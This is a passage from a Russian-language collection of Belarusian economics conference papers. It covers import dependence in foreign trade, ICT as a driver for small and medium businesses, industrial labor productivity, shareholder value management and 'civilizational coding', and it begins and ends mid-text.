Проблемой развития национального производства помимо неблагоприятной внешней конъюнктуры в 2016-2020 гг. является усиливающаяся импортозависимость, что приводит к ухудшению эффективности внешней торговли товарами практически всех видов экономической деятельности. В таблице 2 представлены те виды экономической деятельности обрабатывающей промышленности, эффективность вклада в сальдо товаров которых сокращалась.

Таблица 2 – Показатель превышения (отставания) уровня экспортноориентированности над уровнем импортозависимости видов экономической деятельности в 2016-2020 гг.

| Вид экономической деятельности | Год | | | | |
|---|---------------|---------------|---------------|---------------|---------------|
| | 2016 | 2017 | 2018 | 2019 | 2020 |
| Производство текстильных изделий, одежды, изделий из кожи и меха | -14,6 | -48,3 | -69,3 | -90,5 | -66,6 |
| Производство кокса и продуктов нефтепереработки | 1440,4 | 1746,4 | 2409,5 | 2337,5 | 1697,6 |
| Производство химических продуктов | 109,4 | 106,7 | 177,0 | 133,3 | 138,4 |
| Производство основных фармацевтических продуктов и фармацевтических препаратов | -224,1 | -231,9 | -229,6 | -247,1 | -321,2 |
| Производство резиновых и пластмассовых изделий, прочих неметаллических минеральных продуктов | 9,4 | 49,1 | 18,5 | -14,3 | -7,1 |
| Металлургическое производство. Производство готовых металлических изделий, кроме машин и оборудования | -185,8 | -274,5 | -274,8 | -264,0 | -250,0 |
| Производство вычислительной, электронной и оптической аппаратуры | -305,0 | -371,1 | -511,2 | -530,0 | -502,3 |
| Производство электрооборудования | -93,7 | -149,5 | -207,1 | -250,4 | -189,1 |
| Производство машин и оборудования, не включенных в другие группировки | -34,0 | -18,8 | -34,0 | -65,4 | -98,9 |
| Производство транспортных средств и оборудования | -129,0 | -226,8 | -434,5 | -355,1 | -187,8 |

Примечание – Источник: собственная разработка на основе данных [1, 2, 3]

Для обеспечения внешнеэкономической безопасности необходимо не только сохранять тенденцию превышения экспорта над импортом, но и создавать все условия для формирования правильных «структурных» изменений в товарообороте [4].

Если рассмотреть коэффициент относительной концентрации экспорта и импорта товаров, который позволяет учесть количество разделов товарной номенклатуры и общую долю наиболее значимых товаров для экспорта и импорта, то можно сказать о слишком высокой концентрации товаров в экспорте и импорте (коэффициент менее 1) (рис. 1).




Рис. 1 – Коэффициент относительной концентрации экспорта и импорта по 3 разделам ТН ВЭД ЕАЭС в 2016-2020 гг.

Примечание – Источник: собственная разработка на основе данных [1]

Коэффициент концентрации товаров в структуре экспорта был рассчитан по 3 разделам товарной номенклатуры (минеральных продуктов; живых животных, продуктов животного происхождения; продукции химической и связанных с ней отраслей промышленности), общая доля в экспорте товаров которых составляла более 45 % в 2016-2019 гг. и 38,9 % в 2020 году.

Коэффициент концентрации товаров в структуре импорта был рассчитан по 3 разделам товарной номенклатуры (минеральных продуктов; недрагоценных металлов и изделий из них; машин, оборудования и механизмов), общая доля в импорте товаров которых составляла более 52 % в 2016-2019 гг. и 49 % в 2020 году.

Таким образом, помимо усиливающейся импортозависимости национального производства, угрозой является высокая степень концентрации товаров в экспорте, ведущая к ограничению роста промышленности и риску значительного снижения экспорта страны в результате падения производства кокса и продуктов нефтепереработки и производства химических продуктов, занимающих высокую долю в общем экспорте товаров, а также доход которых существенно зависит от мировых цен на нефть и калийные удобрения.

При рассмотрении импортозамещения необходимо эффективное и конкурентоспособное национальное производство, иначе импортозамещение может привести к снижению качества товаров и снижению конкурентоспособности на внешних рынках, поэтому политика импортозамещения предполагает следующие меры: создание конкурентной среды в промышленности; развитие импортозамещающих производств; переориентация импортеров на импортозамещающие производства.

Для развития импортозамещающих производств необходимо льготное кредитование наиболее зависимых от внешних поставок видов экономической деятельности, а именно металлургического

производства и производства транспортных средств и оборудования, а также привлечение инноваций и инвестиций преимущественно в эти производства.

Также необходима диверсификация поставок нефти, что позволит несколько снизить сырьевую зависимость от России и поспособствует снижению влияния негативных последствий на экономику в период нефтяных кризисов. Для этого необходимо укреплять взаимоотношения в этой области с Казахстаном, который имеет возможность поставлять нефть на белорусский рынок.

Таким образом, для минимизации влияния выявленных угроз необходимо ослабление импортозависимости путем импортозамещения и развития научно-технологического потенциала, а также товарная диверсификация экспорта.

Список использованных источников

1. Внешняя торговля Республики Беларусь: стат. сборник / Национальный статистический комитет Республики Беларусь. – Минск: [б. и], 2021 – 119 с.

2. Дайнеко, А.Е. Внешняя торговля Республики Беларусь в условиях вступления в ВТО и евразийской интеграции / А.Е. Дайнеко [и др.]; под науч. ред. А.Е. Дайнеко; Национальная академия наук, Ин-т экономики. – Минск: Беларуская навука, 2013. – 14 с.

3. Национальные счета Республики Беларусь: стат. сборник / Национальный статистический комитет Республики Беларусь. – Минск: [б.и], 2022. – 51 с.

4. Коноваленко, С.А. Обеспечение экономической безопасности в сфере внешнеэкономической деятельности / С.А. Коноваленко, Н.Г. Гаджиев, Е.В. Карпунина, А.Ю. Карпунин // Экономическая безопасность. – 2022. – Том 5. – № 1. – С. 251.

УДК 334.722

Ю. В. Королевич

Белорусский государственный экономический университет
Минск, Беларусь

**ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ
ТЕХНОЛОГИИ КАК ДРАЙВЕРЫ РАЗВИТИЯ БИЗНЕСА**

МАЛОГО И СРЕДНЕГО ПРЕДПРИНИМАТЕЛЬСТВА В РЕСПУБЛИКЕ БЕЛАРУСЬ

Аннотация. В статье рассмотрены вопросы развития и внедрения информационно-коммуникационных технологий (далее – ИКТ) в современном обществе. Дано определение ИКТ, приведены международные индексы, характеризующие степень развития ИКТ в Республике Беларусь. Актуальными становятся вопросы внедрения ИКТ как новых драйверов развития бизнеса субъектов малого и среднего предпринимательства в стране.

Yu.V. Karalevich

Belarusian State Economic University
Minsk, Belarus

INFORMATION AND COMMUNICATION TECHNOLOGIES AS DRIVERS OF SMALL AND MEDIUM ENTERPRISE BUSINESS DEVELOPMENT IN THE REPUBLIC OF BELARUS

Abstract. The article deals with the development and implementation of information and communication technologies (hereinafter - ICT) in modern society. The definition of ICT is given, international indices characterizing the degree of ICT development in the Republic of Belarus are given. The issues of the introduction of ICT as new drivers of business development of small and medium-sized enterprises in the country are becoming relevant.

Малое и среднее предпринимательство (далее – МСП) является приоритетным сектором экономики развитых стран мира. Оно выполняет важные социально-экономические функции государства.

На современном этапе в Республике Беларусь активно внедряются передовые цифровые информационно-коммуникационные технологии в различные отрасли экономики.

Сектор ИКТ – это вид деятельности, включающий в себя организации, занимающиеся производством благ, которые связаны с регистрацией, обработкой, передачей, воспроизведением и отображением в электронном виде информации.

Целью данной статьи является рассмотрение вопросов развития и внедрения информационно-коммуникационных технологий в такой сектор экономики как МСП.

Для достижения данной цели должны быть решены следующие задачи:

- создание благоприятных условий для обеспечения и сопровождения процессов цифрового развития МСП;

- совершенствование национальной информационно-коммуникационной инфраструктуры и услуг, оказываемых на ее основе;
- обеспечение доступности образования, основанного на применении современных информационно-коммуникационных технологий для подготовки кадров МСП и работе в условиях цифровой экономики;
- развитие инструментов цифровой экономики в различных отраслях национальной экономики, формирование необходимых условий для сохранения и повышения конкурентоспособности МСП на внутреннем и зарубежных рынках;
- совершенствование системы информационной безопасности, обеспечивающей правовое и безопасное использование решений, внедряемых в рамках цифрового развития Республики Беларусь, укрепление доверия, обеспечение условий для безопасного оказания и получения электронных услуг для субъектов МСП (формирование «цифрового доверия»).

За последние годы была создана нормативно-правовая база для развития цифровой экономики в Республике Беларусь. Свидетельством тому являются:

- 1) Декрет Президента Республики Беларусь № 8 «О развитии цифровой экономики», принятый 21 декабря 2017 г. [1].
- 2) «Концепция Национальной стратегии устойчивого развития Республики Беларусь на период до 2035 г.», предложенная Министерством экономики Республики Беларусь в 2018 г. [2].
- 3) Государственная программа «Цифровое развитие Беларуси» на 2021 – 2025 годы, утвержденная Постановлением Совета Министров Республики Беларусь 02.02.2021 № 66 [3].

В современных условиях все более актуальными становятся проблемы поиска новых драйверов развития бизнеса субъектов малого и среднего предпринимательства в Республике Беларусь. Одним из таких важных направлений считается развитие и внедрение информационно-коммуникационных технологий в малый бизнес.

Информационные – коммуникационные технологии расширяют возможности для повышения эффективности бизнеса субъектов малого и среднего предпринимательства.

Согласно «Глобальному инновационному индексу 2022», опубликованному Всемирной организацией интеллектуальной собственности, Республика Беларусь [4]:

- по показателю «Доступ к ИКТ» заняла 48-е место среди 132 государств мира;

- по показателю «Использование ИКТ» заняла 27-е место среди 132 государств мира;
- по показателю «Экспорт ИКТ - услуг» в общем объёме внешней торговли заняла 10-е место в мире.

Уровень развития ИКТ сегодня является одним из наиболее важных показателей экономического и социального благополучия государства. Для оценки состояния ИКТ используют следующие индексы: развития ИКТ (IDI), сетевой готовности (NRE), развития электронного правительства (EGDI), электронного участия (EPART).

Современные информационные и коммуникационные технологии открыли большие возможности для предприятий малого бизнеса. Их активное внедрение обеспечивает рост эффективности бизнеса, открывает доступ на новые рынки, позволяет реализовать в полной мере инновационный потенциал малого и среднего бизнеса.

Согласно статистическим данным Национального статистического комитета Республики Беларусь, в 2022 году число организаций, занятых в цифровой экономике составило 7 368. При этом из них составляет: сектор ИКТ – 5 437, цифровая торговля – 969, сектор контента и СМИ – 962. Списочная численность работников организаций цифровой экономики 142 798 человек. Удельный вес в общей численности работников организаций цифровой экономики по секторам: цифровая торговля – 7,6%, сектор контента и СМИ – 8,5%, сектор ИКТ – 83,9%. Валовая добавленная стоимость цифровой экономики составила: для цифровой торговли – 0,2%, сектора контента и СМИ – 0,3%, сектора ИКТ – 7,4%. Инвестиции в основной капитал в цифровую экономику составил 848,3 млн. белорусских рублей. Использование цифровых технологий организациями при этом составило: «интернет-вещей» – 18,5%, радиочастотная идентификация – 13,7%, «большие данные» – 12,3%, искусственный интеллект – 3,6%, «цифровой двойник» 0,6% [5].

Для решения проблемы по развитию и внедрению информационно-коммуникационных технологий в малый и средний бизнес предусматривается цифровая трансформация процессов управления субъектами МСП и создание цифровых платформ для продвижения отечественной продукции на внутреннем и зарубежных рынках.

Для МСП, занимающихся производством, внедрение ИКТ направлено на цифровую трансформацию производственных процессов и управления ими, и предусматривает автоматизацию и оптимизацию бизнес-процессов.

Таким образом, внедрение новых информационно-коммуникационных технологий в МСП Республики Беларусь будут способствовать продвижению отечественной продукции как на рынки государств – членов Евразийского экономического союза, так и других международных рынках, а также формированию благоприятных условий для увеличения экспорта белорусских товаров.

Список использованных источников

1. О развитии цифровой экономики: Декрет Президента Республики Беларусь от 21 декабря 2017 г. № 8. [Электронный ресурс] // Национальный правовой Интернет-портал Республики Беларусь. Режим доступа – URL: <https://pravo.by/>. – Дата доступа: 03.11.2023.
2. Концепция Национальной стратегии устойчивого развития Республики Беларусь период до 2035 года. [Электронный ресурс] // Министерством экономики Республики Беларусь. Режим доступа: – URL: <https://www.economy.gov.by/uploads/files/ObsugdaemNPA/Kontseptsija-na-sajt.pdf>. – Дата доступа: 03.10.2023.
3. Государственная программа «Цифровое развитие Беларуси» на 2021–2025 гг., Постановление Совета Министров Республики Беларусь 02.02.2021 № 66. [Электронный ресурс]// Режим доступа: – URL: https://mpt.gov.by/sites/default/files/proekt_koncepcii_gosudarstvennoy_%20programmy.pdf – Дата доступа: 03.10.2023.
4. Рейтинги ИКТ. [Электронный ресурс] // Министерство связи и информатизации Республики Беларусь. - Режим доступа: – URL: <https://www.mpt.gov.by/>. – Дата доступа: 06.10.2023.
5. Цифровая экономика. Инфографика «Наглядно о цифровой экономике» [Электронный ресурс] // Национальный статистический комитет Республики Беларусь. Режим доступа: URL: https://www.belstat.gov.by/upload-belstat/upload-belstat-pdf/oficial_statistika/2023/Nagljidno_zifrivaja_economika.pdf — Дата доступа: 08.11.2023.

ФАКТОРЫ РОСТА ПРОИЗВОДИТЕЛЬНОСТИ ТРУДА НА ПРЕДПРИЯТИЯХ ПРОМЫШЛЕННОСТИ

***Аннотация.** Динамика производительности труда зависит от многих факторов. Определяющими факторами в Республике Беларусь являются доступ на премиальные рынки сбыта и рост инновационной составляющей производств. Сближение параметров производительности с европейскими признается одним из критериев эффективности планируемых инвестиционных проектов. Влияние на сдерживание роста производительности труда оказывают организационно-экономические факторы, включая качество управления предприятиями, а также слабая инвестиционная активность, которая исключает технические и технологические факторы роста.*

I.S. Ivanouskaya, U.U. Ivanouski

Belarusian State Technological University
Minsk, Belarus

FACTORS OF LABOR PRODUCTIVITY GROWTH AT INDUSTRIAL ENTERPRISES

***Abstract.** The dynamics of labor productivity depend on many factors. The determining factors in the Republic of Belarus are access to premium sales markets and the growth of the innovative component of production. The convergence of productivity parameters with European ones is recognized as one of the criteria for the effectiveness of planned investment projects. Organizational and economic factors, including the quality of enterprise management, as well as weak investment activity, which excludes technical and technological growth factors, have an impact on restraining the growth of labor productivity.*

В сложившейся экономической ситуации на основных рынках сбыта продукции белорусских предприятий тяжело говорить о получении высокого уровня рентабельности продаж. При этом максимизация прибыли за счет рационального и эффективного использования материальных, трудовых и финансовых ресурсов остается целью работы предприятий. Решение этой проблемы связано с производственно-хозяйственной деятельностью промышленного предприятия. Важнейшим фактором сохранения эффективности работы предприятий остался персонал, от которого зависит эффективность использования орудий и предметов труда, уровень эффективности капитала, технико-экономические показатели работы отдельных подразделений и предприятия в целом. С этой точки зрения

выявление факторов роста производительности труда персонала является актуальной задачей для предприятий промышленности Республики Беларусь.

Все факторы изменения производительности труда классифицируются по следующим основным группам:

- регионально-экономические факторы (природно-климатические условия, их изменения, сбалансированность рабочих мест и трудовых ресурсов) и экономико-географические факторы (наличие местных строительных материалов, свободных ресурсов рабочей силы, электроэнергии, воды, рельеф местности, расстояние до коммуникаций);
- факторы ускорения НТП (изменение технического уровня производства, внедрение, новых поколений техники; применение прогрессивных технологий, использование автоматизированных систем и возможностей искусственного интеллекта);
- экономические факторы (совершенствование системы управления, создание цепочек производств, кооперационных структур, зон содействия бизнесу, доступ на рынки);
- факторы структурных сдвигов (изменение объема и структуры производства, доли покупных полуфабрикатов и комплектующих изделий; изменение удельных весов отдельных видов продукции);
- социальные факторы (человеческий фактор, сокращение объемов монотонного, вредного и тяжелого труда, прочие факторы).

Влияние каждой группы факторов на производительность белорусских работников обусловлена спецификой отрасли их деятельности. Однако если сопоставить уровень производительности труда в Республике Беларусь с производительностью труда в других странах, результат сравнения окажется не удовлетворительным. Отставание от европейского уровня производительности труда, дисбаланс темпов ее роста с зарплатой стал проблемой для предприятий промышленности Республики Беларусь. По данным статистики, производительность труда в большинстве отраслей белорусской экономики значительно отстает не только от США, Канады или Японии, но также от Польши, Чехии, Литвы и других стран ЕС. Опережаем мы лишь некоторых партнеров по СНГ.

Определяющим фактором роста производительности в Республике Беларусь было выбрано обновление производств. Правительство ставит задачу по наличию инвестиционных планов на каждом предприятии, а Национальный Банк сдерживает уровень процентных ставок на межбанке, фактически накачивая коммерческие

банки дешевыми деньгами. Однако не смотря на принятые меры, динамика инвестиционной активности в промышленности не позволяет делать оптимистичные прогнозы. На рис.1 приведена динамика инвестиций и соотношения объема инвестиций с инвестициями в 2015 г.

Падение объема инвестируемых средств в 2022 г. связано с ослаблением потока инвестиций, финансируемого за счет собственных средств организаций. Так как многие предприятия в условиях санкционного давления потеряли уверенность в сохранении традиционных рынков сбыта и объема продаж на них, были свернуты программы по модернизации, отложены до лучших времен инвестиционные проекты. Рост логистических затрат и рост рыночных рисков побудил предприятия создать страховые резервы и отказаться от привлечения кредитных ресурсов, тем самым снизив отдачу капитала.




Рис. 1 – Динамика инвестиций в промышленности в основной капитал, тыс. руб.

Так как большинство крупных предприятий в Республике Беларусь сохраняют вовлеченность в государственный сектор экономики, это сказывается на низкой заинтересованности администрации предприятий в принятии решений по развитию. Нежелание нести ответственность за неудачу в выбранном направлении развития, и высокая неопределенность на рынке определяют замедление инвестиционной активности. Замедление инвестиций планомерно приводит к замедлению роста эффективности работы предприятий, в том числе и падению производительности труда.

На рис. 2 представлена динамика роста производительности труда на предприятиях обрабатывающей промышленности Республики Беларусь за 2019-2022 гг.

Несмотря на существенный рост цен в 2019-2020 гг. предприятиям удавалось сохранить производительность труда без учета фактора роста цен. В 2021-2022 г. индекс роста цен приблизился к 115% и фактическая производительность труда просела на 5% в 2021 г. и еще на 10% в 2022 г. Конечно, рост цен на промышленную продукцию нивелирует падение производительности в натуральном измерении, скрывая проблему технологического отставания отечественной промышленности от требуемого на рынке уровня. Предприятиям все тяжелее обеспечивать требования по показателям качества, которые существенно выросли у наших конкурентов, главными из которых на важнейшем для нас российском являются производители из Китая.




Рис. 2 – Динамика темпов роста производительности труда за 2019-2022 гг. в обрабатывающей промышленности

В заключении необходимо отметить, что ситуацию с падением производительности труда в обрабатывающей промышленности необходимо исправлять путем планомерной работы по развитию технического уровня оборудования и процессов организации управления. Одним из важных факторов роста производительности труда и на этой основе повышения эффективности производства является режим экономии. Ресурсосбережение должно превратиться в решающий источник удовлетворения растущих потребностей в

топливе, энергии, сырье и материалах. В решении всех этих вопросов важная роль принадлежит промышленности.

Повышение эффективности промышленного производства в значительной степени зависит от лучшего использования основных средств и капитальных вложений, направленных на их развитие. При этом особое значение имеет осуществление оптимальной инвестиционной политики. Необходимо использовать созданный производственный потенциал, добиваться ритмичности производства, максимальной загрузки оборудования, существенно повышать сменность его работы и на этой основе увеличивать съём продукции с каждой единицы оборудования, с каждого квадратного метра производственной площади.

Одним из факторов повышения производительности труда является совершенствование структуры производства. При этом более высокими темпами следует развивать отрасли, обеспечивающие научно-технический прогресс и успешное решение социальных задач, добиваться улучшения пропорций между производством средств производства и предметов потребления, отраслями промышленности.

Важное место в повышении производительности труда занимают организационно-экономические факторы, включая управление. Прежде всего, это развитие и совершенствование самих форм и методов управления, планирования и прогнозирования, экономического стимулирования всего хозяйственного механизма; в планировании – сбалансированность и реальность планов, оптимально построенная система плановых показателей.

Список использованных источников

1. Статистический буклет Промышленность Республики Беларусь=Short data book Industry of the Republic of Belarus, Национальный статистический комитет Республики Беларусь – 2022 – 50 с. : ил. – 30 экз.– ISBN 978–985–7241–53–8
2. Факторы, сдерживающие рост производительности труда на предприятиях промышленности строительных материалов / Ивановский В.В., Труды БГТУ. №7. Экономика и управление. 2016. № 7 (189). С. 273-277.

**КОНЦЕПЦИЯ УПРАВЛЕНИЯ АКЦИОНЕРНОЙ
СТОИМОСТЬЮ ХОЗЯЙСТВЕННЫХ ОБЩЕСТВ В РАМКАХ
СТАНОВЛЕНИЯ ЦИФРОВОЙ ЭКОНОМИКИ РЕСПУБЛИКИ
БЕЛАРУСЬ**

Аннотация. Вопросы экономической безопасности определяются деятельностью предприятий. Акционерная стоимость – интегрированный показатель, позволяющий с помощью цифровых инструментов в динамике в условиях ограничений, определяемых стейкхолдерами, оценивать как сбалансированность и устойчивость предприятия, так и качество стратегического управления им.

D.I. Korsunsky

Institute of Real Estate and Valuation
Minsk, Belarus

**THE CONCEPT OF MANAGING THE SHARE VALUE OF
BUSINESS ENTITIES IN THE FRAMEWORK OF THE
FORMATION OF THE DIGITAL ECONOMY OF THE REPUBLIC
OF BELARUS**

Abstract. Issues of economic security of the country are determined by the activities of enterprises. Shareholder value is an integrated indicator that allows using digital tools in dynamics under the constraints determined by stakeholders to assess both the balance and sustainability of the enterprise and the quality of its strategic management.

Проникновение информационных технологий в различные сферы жизнедеятельности позволяет утверждать о применении статуса «цифровая» и относительно экономики. Доказательством тому служит создание новых форм ведения бизнеса («sharing» economy, «on-demand» economy), функционирование цифровых платформ, появление криптовалют, использование «больших данных» (Big Data), облачных технологий и различных типов сетевой коммуникации при принятии управленческих решений.

Трансформация экономических взаимоотношений требует модернизации и дополнения классических подходов к управлению, в том числе и при построении системы оценки результатов деятельности на основе стоимости акционерного капитала (Value-Based Management,

VBM), с последующим выстраиванием рычагов управления по этому интегрированному показателю.

Акционеры через дополнение концепции VBM современными цифровыми инструментами могут выстроить систему мотивации ориентирующую менеджмент и сотрудников компании на максимизацию ее рыночной стоимости, что напрямую влияет на благосостояние собственников.

Важным этапом построения данной концепции является проверка результатов деятельности целевой компании путем сопоставления с публичными финансовыми показателями отрасли. Такой сравнительный анализ дает менеджменту и акционерам не только понимание места целевой компании в отраслевой финансовой иерархии, но и позволяет привлечь внимание инвесторов, в том числе стратегических.

Вместе с тем, несмотря на беспрецедентные меры, предпринятые главой государства на поддержку становления цифровой экономики Республики Беларусь (Декрет Президента Республики Беларусь 21.12.2017 №8 «О развитии цифровой экономики») официальная статистика Минфина не содержит актуальные финансовые показатели ОАО.

Такой «режим секретности» и медленное становление фондового рынка лишает акционеров и потенциальных инвесторов возможности отслеживать капитализацию рынка, определенной отрасли или конкретной компании on-line.

Не только низкая активность проникновения современных цифровых технологий, но и принципиальное отсутствие возможности оперативного определения стоимости акционерного капитала из-за информационного вакуума не позволяет ответить на целый ряд важнейших управленческих вопросов о том, каким образом:

- максимизировать доходы от владения (дивиденды);
- выбрать наилучший момент выхода из бизнеса;
- повысить эффективность работы топ-менеджмента;
- развивать (ликвидировать) те или иные бизнес-направления;
- повысить эффективность инвестиционной политики;
- повысить эффективность политики заимствования и т.п.

Для государства же, как крупнейшего акционера в масштабах республики, данный перечень вопросов можно было бы дополнить следующим: «Каким образом повысить обоснованность и оперативность реализации управленческих стратегий, проводниками которых выступают представители государства в наблюдательных советах?».

В текущих условиях выстраивание и проверка эффективности владельческой стратегии происходит на классических бухгалтерских показателях (выручка, прибыль, дивиденды). При этом одной из актуальных задач в условиях цифровой трансформации сегодня является дополнение существующей стратегии управления современными методами и наиболее информативными показателями (например, EVA – экономическая добавленная стоимость, RI – остаточная прибыль), позволяющими выявить дополнительные факторы, увеличивающие или «разрушающие» стоимость, ориентированные не только на прошлое, но и учитывать перспективы развития, позволяющие учесть устойчивость финансовых результатов.

Список использованных источников

1. Сайт Президента Республики Беларусь. – Режим доступа: <http://president.gov.by/>. – Дата доступа: 11.11.2023.
2. Сайт Министерства финансов Республики Беларусь. – Режим доступа: <http://minfin.gov.by/>. – Дата доступа: 11.11.2023.
3. Россоха, Е. В. Управление стоимостью предприятия в контексте экономической безопасности страны / Е. В. Россоха, Д. И. Корсунский, А. М. Французова // Труды БГТУ. Сер. 5, Экономика и управление. – 2022. – № 2 (262). – С. 79–85.
4. Драйверы создания стоимости компании в рамках становления цифровой экономики Республики Беларусь: сб. ст. IV Междунар. науч.-техн. конф. «Минские научные чтения-2021». Минск, 9 декабря 2021 г. [Электронный ресурс]: в 3 т. – Минск: БГТУ, 2021. – Т. 3. – 294 с. – ISBN 978-958-530-959-9.

УДК 316.4:330.34

И.В. Котляров

Институт парламентаризма и предпринимательства
Минск, Беларусь

ТЕХНИКО-ТЕХНОЛОГИЧЕСКОЕ КОДИРОВАНИЕ В ЭПОХУ ДИВЕРГЕНЦИИ И БИФУРКАЦИИ (СОЦИАЛЬНО- КОГНИТИВНОЕ ОСМЫСЛЕНИЕ)

Аннотация. В статье отмечено, что цивилизационное кодирование выполняет особую роль в совершенствовании современного общества, показано

TECHNICAL AND TECHNOLOGICAL CODING IN THE ERA OF DIVERGENCE AND BIFURCATION (SOCIO-COGNITIVE UNDERSTANDING)

Annotation. The article notes that civilizational coding plays a special role in the improvement of modern society, shows the importance of science and technology in the creation of new production technologies, human development and the natural environment

Начало XXI века ознаменовано рядом важнейших открытий, существенно расширивших возможности человеческого разума в процессе создания абсолютно новых технических достижений и технологий производства, в том числе, и в Беларуси. В то же время, как отметил Президент Республики Беларусь на совещании по вопросу совершенствования системы планирования и контроля за реализацией стратегических проектов, научная деятельность и аналитическая работа в стране требуют существенного совершенствования. Он подчеркнул, что «...что реальный сектор экономики массово использовать труды ученых почему-то не стремится. До производства доходят не все новые разработки» [1]. По его словам, крупных, прорывных проектов создано не так и много.

Причем это не только в нашей стране. Современный мир работает на пределе своих возможностей и требует новых эффективных механизмов борьбы с существующими проблемами. Разрушаются традиции, нормы и стереотипы, уничтожается историческая память, сферы жизнедеятельности деформируются, нивелируются прежние ценности, новые существуют во множестве непонятных моделей и матриц, парадигм и вариантов. Прежние социальные и технико-технологические, политические и экономические регуляторы сыграли свою роль, а стереотипы мышления и принятия решений, выработанные за долгие десятилетия, не допускают новых способов управления. Все это говорит о том, что необходима ревизия фундаментальных понятий и положений науки и техники нужен принципиально новый механизм управления, способный выйти за рамки привычных парадигм действий и успешно анализировать, и перерабатывать когерентную информацию. Требуется смена общего понимания современного состояния науки и

техники, поиск принципиально новых теорий их развития в условиях дивергенции и бифуркации, глобальных вызовов и рисков.

Такой моделью может стать концепция цивилизационного кодирования, позволяющая выйти за рамки научной рефлексии, детерминировать действия цивилизационно ориентированных субъектов, направленные на воплощение стратегических замыслов, предложить реформирование системы развития общества на технико-технологическом, системном и структурном уровнях и стать настоящей цивилизационной потребностью [2, 3].

В основе цивилизационного кодирования находится идея формирования новой парадигмы развития общества, выражение ее в виде цивилизационных кодов и других системообразующих критериев, создание сценариев будущих состояний социумов и направления движения к ним. Сегодня многие исследователи признают, что кодирование является одним из важнейших видов познавательной деятельности, играющей особую роль в творческом развитии знания. Оно, обладая значительными информационными и аналитическими ресурсами и возможностями, влияет на среду обитания человека, традиционные области его деятельности, стереотипы поведения и общения, научно-технические ценности и возможности, постоянно расширяет границы знаний и компетенций.

История создания теории и концепции, методологии и методики цивилизационного кодирования имеет относительно небольшую историю. В 1990 году сектор политической социологии в Минске, который возглавлял в то время доктор социологических наук, профессор Игорь Котляров, впервые в Советском Союзе, а может быть даже в мире, начал проводить социологический мониторинг изучения социально-политической и технико-экономической ситуации в Республике Беларусь. Это систематически повторяющиеся социологические исследования, проводимые по специально разработанной методике с применением специализированного инструментария. В социологическую анкету входили блоки вопросов, которые затем более тридцати лет предлагались белорусским респондентам. Исследования давали интересную информацию и помогали довольно точно понимать развитие социально-экономической и технико-технологической ситуации в стране. Они показали, что одним из эффективных механизмов влияния на общество может стать цивилизационное кодирование, направленное на создание знаний, отражающих тенденции и тренды технико-технологической и социально-политической реальности. Субъекты кодирования, используя правила нелинейной динамики и самоорганизации, стремясь

